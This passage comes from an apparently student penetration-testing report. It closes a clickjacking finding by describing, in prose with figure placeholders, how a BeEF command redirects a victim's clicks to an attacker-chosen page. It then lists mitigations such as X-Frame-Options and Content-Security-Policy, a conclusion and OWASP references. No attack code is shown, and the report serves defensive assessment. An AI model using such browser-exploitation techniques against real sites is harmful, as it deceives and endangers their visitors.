

Figure:-7.2

.



Figure:-7.3

As the attacker clicked on the “Execute” button, a red dot on the top of the cursor appeared on the victim client-side and it followed the mouse movement through the whole page. A glimpse could be seen in figure 7.4.



Figure:-7.4

Anywhere the victim clicked on the webpage, it would redirect the victim to the website, embedded by the attacker in the BeEF command. However, in figure 7.5 a dialogue box appeared from this http://0.0.0.0:3000/demo/clickjacking/clickjackvictim.html URL, which could be replaced by the attacker with any malicious page.



Figure:-7.5

Mitigation:

- ✓ The X-frame-options HTTP header can be used which will block all the attempts to load a website in <iframe>,<frame> and <object> tag .
- ✓ The Content-Security-Policy HTTP header provides a more extensive scope of protection than X-Frame-Options. In this, the developer of the website can whitelist the domain from which the content can be loaded.
- ✓ In the old version of the browser, to prevent clickjacking, a frame-killing JavaScript was used which would prevent the page to include in the frame of the client. It was just a short line of code and was easy to implement by the developer. (Protecting Your Users Against Clickjacking. [no date])

Conclusion

The current version of this website is too vulnerable which could have a lethal impact on the organization because there are a bunch of vulnerabilities that might make the server, as well as the clients, browsing the page at great risk.

The goal of this penetration testing was to find out the maximum number of vulnerabilities on this webpage. This report focuses on the vulnerabilities with high and medium risks.

The key mitigation points which should be followed while improving this website are:-

- ✓ Avoid command line calls as much as possible rather than use APIs.
- ✓ Sanitize input.
- ✓ Add an X-frame-Options header.
- ✓ Use frame-killing programs while developing a webpage.
- ✓ Look for new vulnerabilities.
- ✓ Use a secure protocol while transmitting the data
- ✓ Encrypt the data at transit and rest with a proper encryption algorithm.
- ✓ Encoding/escaping dynamic content.
- ✓ Use a framework that automatically escapes malicious code.
- ✓ proper error handling should be done while developing web applications.
- ✓ Content security policies should be used.

References

Cross-Site Scripting Prevention - OWASP Cheat Sheet Series. 2017. Available at: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html [Accessed: 11 January 2022].

OWASP Top Ten Web Application Security Risks | OWASP. 2017. Available at: https://owasp.org/www-project-top-ten/ [Accessed: 11 January 2022].

TEN MOST CRITICAL WEB APPLICATION SECURITY VULNERABILITIES. 2007. Available at: https://owasp.org/www-pdf-archive/OWASP_Top_10_2007.pdf [Accessed: 12 January 2022].

Protecting Your Users Against Clickjacking. [no date]. Available at: https://www.hacksplaining.com/prevention/click-jacking [Accessed: 12 January 2022].

Protecting Against Command Execution Attacks. 2022. Available at: https://www.hacksplaining.com/prevention/command-execution [Accessed: 11 January 2022].

What is Perfect Forward Secrecy? Definition & FAQs | Avi Networks. 2022. Available at: https://avinetworks.com/glossary/perfect-forward-secrecy/ [Accessed: 11 January 2022].

SQL Injection Prevention - OWASP Cheat Sheet Series. 2017. Available at: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html [Accessed: 11 January 2022].

OWASP Top Ten 2017 | A3:2017-Sensitive Data Exposure | OWASP Foundation. 2017. Available at: https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure [Accessed: 13 January 2022].